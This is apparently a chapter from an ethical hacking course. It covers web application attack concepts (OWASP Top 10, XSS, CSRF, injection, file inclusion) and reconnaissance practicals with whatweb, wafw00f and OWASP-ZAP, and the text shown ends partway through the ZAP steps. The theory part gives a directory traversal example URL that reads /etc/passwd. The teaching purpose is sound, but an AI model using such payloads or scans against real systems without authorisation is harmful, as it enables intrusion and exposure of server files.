

## 14. Hacking Web Applications



# ETHICAL HACKING



# Theory

## Web Application's

A Web Application is a program that is accessed over a network connection using HTTP or HTTPS existing in the web server. The web application is a client-server application which client run in web browser. The web application contains a set of web pages, scripts, images, etc. Web applications help organizations to grow their business.

## Website

A website is a collection of web pages and related content that is identified by a common domain name and published on at least one web server. All publicly accessible websites collectively constitute the World Wide Web. Notable examples are wikipedia.org, google.com, and amazon.com. There are also private websites that can only be accessed on a private network, such as a company's internal website for its employees.


Websites are typically dedicated to a particular purpose, such as news, education, commerce, entertainment, or social networking. Hyperlinking between web pages guides the navigation of the site and starts with a home page. Users can access websites on a range of devices, including desktops, laptops, tablets, and smartphones. The software application used on these devices is called a web browser.

## Types of websites

**Static Website:** A static website contains web pages with fixed content. A static site can be built using HTML and hosted on a Web server.

**Dynamic Website:** The information on dynamic website changes based on user interaction, the time zone, the viewer's native language, and other factors. These pages include Web scripting code, such as PHP or ASP. When a dynamic page is accessed, the code within the page is parsed on the Web server, and the resulting HTML is sent to the client web browser. Dynamic websites can interact with the user, capable of access information stored on the database. Dynamic web pages are also known as database-driven websites.

## How A Web Application Works



- The user sends a request to the web server over the internet through the web browser or the application interface in the form of URL or an HTML form
- Web server forward these requests to the web application server
- Web application server queries the database and generates the results for the requested task
- Web servers respond back to the client with the requested information.

## OWASP

The Open Web Application Security Project (OWASP), an online community, produces freely-available articles, methodologies, documentation, tools, and technologies in the field of web application security. It aims to raise awareness about application security by identifying some of the most critical risks that organizations are facing.

### OWASP Top 10 (2017 vs 2013):

- Injection (A1-2017 & A1-2013)
- Broken Authentication and Session Management (A2-2017 & A2-2013)
- Sensitive Data Exposure (A3-2017 & A6-2013)
- XXE - XML External Entities (New A4-2017)
- Broken Access Control (A5-2017)
- Insecure Direct Object Reference (A4-2013) and
- Missing Function level Access control (A7-2013)
- Security Misconfiguration (A6-2017 & A5-2013)
- XSS - Cross-Site Scripting (A7-2017& A3-2013)
- Insecure Deserialization (New A8-2017)
- Using Components with Known Vulnerabilities (A9-2017 & A9-2013)

- Insufficient Logging & Monitoring (New A10-2017)
- Cross-Site Request Forgery (A8-2013)
- Unvalidated Redirects and Forwards (A10-2013)

**Resources:** [https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/)

## **Parameter Tampering**

This attack involves the manipulation of parameters exchanged between client and server to modify application data such as user credentials, permissions, price, the quantity of products. Establishing a proxy can make the process of tampering simple if the web application fails in proper session management.

## **Directory Traversal**

- Directory Traversal or Path Traversal is an attack on HTTP which allows attackers to access restricted directories outside of the web server root location.
- Attackers try to access restricted directories that contain sensitive information like server configuration files, application source code, etc.
- Attackers can manage to access files located outside the web root because of this vulnerability.

Example: `http://www.example.com/abc.php=../../../../etc/passwd`

## **Cross-site scripting attack**

- XSS attack takes advantage of dynamically generated web content based on user input provided on web pages.
- An attacker tries to inject commands in input fields provided on web pages.
- If the web server is unable to validate input fields on a web page properly, then it will execute the command provided by the attacker and unknowingly reveal information related to the client.

**Types of XSS:** Reflected XSS, Stored XSS, DOM Based XSS

## **Cross-site request forgery**

Any request sent to the server are not validated (No server-side validation). The server processes the request without verifying whether the user made the request or not. Because of poor validation, requests can be forged and sent to users to force them to do things that they are not intended to do. By clicking some links, users may unknowingly change account passwords.

## Command Injection

- Command injection vulnerability in a web application allows attackers to inject untrusted data and execute it as part of regular command or query.
- Attackers use specially crafted malicious commands or queries to exploit these vulnerabilities which may result in data loss.
- Injection attacks are possible because of poor web development capabilities.

## File Inclusion

**Local File Inclusion** - Allows an attacker to gain access to any file on the server computer. An attacker can even access a file located apart from the web-root folder.

**Remote File Inclusion** - Allows an attacker to gain access to any file from any server. We can execute file located on a remote server on the vulnerable server.

## Countermeasures

- Define access rights to private folders on the web server.
- Validate user input length, perform bound checking
- Use language-specific libraries for the programming language.
- Use the more secure HTTPS protocol instead of HTTP if available.
- Log out from online user accounts instead of directly closing the browser, to properly end sessions.
- Take careful note of security warnings from the web browser
- Avoid clicking links to sensitive portals, such as for e-banking, instead enter the URL of the website manually.
- Keep web application building software (frameworks) up to date to protect websites from application-based attacks.

## References:

1. The Tech Terms Computer Dictionary. (n.d.). Retrieved from <https://techterms.com/>
2. OWASP. (2018, June 26). Retrieved from <https://en.wikipedia.org/wiki/OWASP>
3. Top 10-2017 Top 10. (n.d.). Retrieved from [https://www.owasp.org/index.php/Top\\_10-2017\\_Top\\_10](https://www.owasp.org/index.php/Top_10-2017_Top_10)



# Practicals



## INDEX

| S. No. | Practical Name  | Page No. |
|--------|---|----------|
| 1      | Extracting Web Server details using whatweb                   | 1        |
| 2      | Identifying web application firewall (WAF) using wafw00f      | 2        |
| 3      | Web application Scanning using OWASP-ZAP (Passive and Active) | 3        |
| 4      | Web Application Scanning using Netsparker                     | 9        |
| 5      | XSS (Cross Site Scripting) Attack                             | 16       |
| 6      | Web Parameter tampering using Burp Suite                      | 18       |
| 7      | Command Execution on vulnerable web application               | 22       |
| 8      | Directory Traversal or Path Traversal Attack                  | 24       |



**THIS DOCUMENT INCLUDES ADDITIONAL PRACTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS**



## Practical 1: Extracting Web Server details using whatweb

---

**Description:** In practical we will learn how to get the details of web servers and different web technologies used in a web application, using whatweb tool.

**Step 1:** whatweb tool is used to identify technologies used in building the website. Results of this tool include details related to content management system, name of the webserver, web page statistics, JavaScript libraries. It also identifies version of software running on web server. Execute the following command

- **whatweb <domain address> <options>**

```
[root@parrot]~# whatweb example.com -v
WhatWeb report for http://example.com
Status      : 200 OK
Title       : Example Domain
IP          : 93.184.216.34
Country     : EUROPEAN UNION, EU

Summary     : HTML5, HTTPServer[ECS (dcb/7F5C)]

Detected Plugins:
[ HTML5 ]
    HTML version 5, detected by the doctype declaration

[ HTTPServer ]
    HTTP server header string. This plugin also attempts to
    identify the operating system from the server header.

    String      : ECS (dcb/7F5C) (from server string)

HTTP Headers:
    HTTP/1.1 200 OK
    Content-Encoding: gzip
    Age: 140028
    Cache-Control: max-age=604800
    Content-Type: text/html; charset=UTF-8
    Date: Wed, 30 Sep 2020 07:43:20 GMT
    Etag: "3147526947+ident+gzip"
    Expires: Wed, 07 Oct 2020 07:43:20 GMT
    Last-Modified: Thu, 17 Oct 2019 07:18:26 GMT
    Server: ECS (dcb/7F5C)
    Vary: Accept-Encoding
    X-Cache: HIT
    Content-Length: 648
    Connection: close
```

## Practical 2: Identifying web application firewall (WAF) using wafw00f

**Description:** In this practical we will learn if the web application is protected by any Web Application Firewall or not, sometimes we will get details of the firewall also, using Wafw00f tool.

**Step 1:** Execute wafw00f command followed by target domain name (website address) to gather fingerprint of WAF running on the target.

- **wafw00f <domain address>**

```
[root@parrot]~# wafw00f example.com

      ( Woof! )
    ,--'  _ _  `--'
   /      |  |  \
  /   _   |==|   \
 /   /    \      \
(   /      \      \
 \  ( _ _ )      /
  \      /      \
   \    /        \
    \  /          \
     \ /            \
      ( Woof! )

~ WAFW00F : v2.1.0 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://example.com
[+] The site https://example.com is behind Edgecast (Verizon Digital Media) WAF.
[~] Number of requests: 2
```

- In the above result it is identified that example.com is behind a WAF or running some sort of security solution to detect malicious activities.

```
[root@parrot]~# wafw00f hackerschool.in

      ( W00f! )
    ,--'  _ _  `--'
   /      |  |  \
  /   _   |==|   \
 /   /    \      \
(   /      \      \
 \  ( _ _ )      /
  \      /      \
   \    /        \
    \  /          \
     \ /            \
      ( W00f! )

404 Hack Not Found
405 Not Allowed
403 Forbidden
502 Bad Gateway
500 Internal Error

~ WAFW00F : v2.1.0 ~
The Web Application Firewall Fingerprinting Toolkit


[*] Checking https://hackerschool.in
[+] The site https://hackerschool.in is behind ModSecurity (SpiderLabs) WAF.
[~] Number of requests: 2
```

## Practical 3: Web application Scanning using OWASP-ZAP (Passive and Active)


**Description:** In this practical we will learn how to configure and use OWASP-ZAP tool for web application scanning to identify different vulnerabilities present in the web application.

### Passive Scanning:


**Step 1:** Configure a manual proxy in Firefox browser as shown in below image.




**Step 2:** Launch OWASP-ZAP from application menu



**Step 3:** By visiting different pages on [www.altoromutual.com](http://www.altoromutual.com) website OWASP-ZAP starts performing passive scan on each and every page that we visited.





**Step 4:** As we start visiting pages, we can observe a list of crawled pages under **sites** tab (on the left panel). In the bottom panel we can see list of vulnerabilities identified on previously visited pages.




## Active scanning:

**Step 1:** To perform active scan, select **Active Scan** option as shown in below image.





**Step 2:** Under **Active Scan**, select **New Scan** and provide necessary details and click on **start scan**



Active Scan

Scope Input Vectors Custom Vectors Technology Policy

Starting point:


Policy:

Context:

User:

Recurse: ☒

Show advanced options: ☒



Active Scan

Scope Input Vectors Custom Vectors Technology Policy

Injectable Targets:

- ☒ URL Query String
- ☒ POST Data
- ☐ URL Path (could slow down testing)
- ☐ HTTP Headers (could slow down testing)
  - ☐ All Requests
- ☐ Cookie Data (could slow down testing)
- ☐ Enable Script Input Vectors

